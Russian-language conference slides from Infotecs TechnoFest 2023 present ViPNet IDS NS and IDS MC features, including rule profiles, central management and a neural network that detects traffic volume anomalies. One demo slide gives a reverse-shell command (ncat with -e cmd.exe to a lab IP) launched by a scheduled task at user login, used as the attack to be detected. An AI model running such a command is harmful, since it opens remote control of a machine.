

**Выявляем больше,
управляем лучше!**

Искусственный интеллект.

в IDS NS

**и новые сценарии
централизованного**

управления в IDS MC

Светлана Старовойт

техно infotecs
2023 Фест

ТЕХНИЧЕСКАЯ
КОНФЕРЕНЦИЯ

21
09 2023

МОСКВА

ТЕХНИЧЕСКАЯ КОНФЕРЕНЦИЯ

техно infotecs
Фест



Напомню о некоторых важных и полезных функциях в продуктах



Расскажу об основных изменениях в новых версиях




Покажу новые сценарии управления в IDS MC






Покажу работу нейросети по выявлению аномальных объемов трафика в IDS NS

Решение ViPNet TDR



VIPNet IDS 3



Полный комплект для
первичной поставки и
обновления!

Комплект ПО и документации на компоненты



Сертифицированные версии:

- VIPNet IDS NS 3.9
- VIPNet TIAS 3.8
- VIPNet IDS MC 1.9


Диск с документацией.
Сертификация ФСТЭК России

Диск с документацией
и специальным ПО. Сертификация ФСБ России


ViPNet IDS MC

VIPNet IDS MC

- Ввод в эксплуатацию сенсоров IDS;
- Управление инфраструктурой решения;
- **Управление профилями и конфигурациями правил IDS NS;**
- Обновление:
 - баз решающих правил
 - сигнатур вредоносного ПО
 - экспертных данных
 - программного обеспечения устройств
 - лицензий
- Мониторинг состояния устройств



Профили VS конфигурации



Пауль Клее. Дама с зонтиком



Клод Моне. Дама с зонтиком

Когда что использовать?



Быстро

- Ввод в эксплуатацию и первичная настройка сенсоров;
- Не требуется оптимизация работы сенсоров



Просто

- Нет квалифицированных специалистов;
- Типичный трафик не требующий тонкой настройки



Грубо

Может быть много ложно-положительных срабатываний

конфигурации

профили



Точно

- Меньше ложно-положительных срабатываний;
- Адаптированные правила



Оптимально

Снижение нагрузки на сенсор



Сложно

Есть квалифицированные специалисты, которые понимают что делают



Основные улучшения и новые возможности

Обновление пользовательских БРП

- загрузка только актуальных обновлений;
- централизованное распространение пользовательских БРП

Подключение работающего TIAS к IDS MC
передача с TIAS в IDS MC информации об инфраструктуре и подключенных устройствах

Обмен информацией об инфраструктуре между IDS MC

инфраструктура, заведенная в IDS MC сервис-провайдера передается в IDS MC заказчика

И другие улучшения



Авторезервирование

- Настройка расписания
- Выгрузка на SFTP-сервер
- Авторотация

Синхронизация времени

- Для сенсоров IDS NS
- Для TIAS

Аварийный режим работы

- Запуск после критической ошибки
- Выгрузка диагностических журналов
- Создание резервной копии
- Восстановление работоспособности

Разделение сетевых интерфейсов

- Разделение каналов управления и доступа к пользовательскому интерфейсу
- До 2 сетевых интерфейсов разных подсетей
- DHCP и статическая маршрутизация

Что будет на мастер-классе?



Основные улучшения и новые возможности

Новые сценарии обновления БРП

- загрузка только актуальных обновлений
- загрузка с IDS NS и отправка на другие сенсоры пользовательской базы решающих правил

Подключение работающего TIAS к IDS MC

передача с TIAS в IDS MC информации об инфраструктуре и подключенных устройствах

Информация об обновлениях ПО


просмотр информации об установленных на IDS NS и TIAS патчах обновлений программного обеспечения

Мастер-класс IDS MC

ViPNet IDS NS

VIPNet IDS NS

- анализ сетевого трафика с помощью:
 - баз решающих правил;
 - сигнатур вредоносного ПО;
 - эвристических методов.
- хранение событий, пакетов и сессий;
- передача событий во внешние системы;
- передача Netflow - статистики;
- управление правилами анализа.





Основные улучшения и новые возможности

Новые аппаратные платформы

VIPNet IDS NS100 Q1, Q2 с процессором
Intel Atom C3338

Передача записанной сетевой сессии в VIPNet TIAS

записанные сессии передаются в VIPNet TIAS
для выявления или расследования
сетевой атаки

Новый метод обнаружения аномалий трафика

Traffic Volume Anomaly - нейросеть,
определяющая аномальные объемы входящего и
исходящего трафика на том или ином узле по
общему размеру или количеству пакетов за
определенный интервал времени

Модели машинного обучения



Алгоритм работы модели TVA





Схема стенда

На атакуемом узле:

- Установлен Ncat;
- Через планировщик задач установлен запуск команды

`ncat 172.17.1.155 4444 -e cmd.exe`
которая запускается по событию логина
пользователя



Мастер-класс. Переходим к практике!

техно infotecs
2023 Фест

Спасибо за внимание!

Подписывайтесь на наши соцсети



vk.com/infotecs_news



https://t.me/infotecs_official



rutube.ru/channel/24686363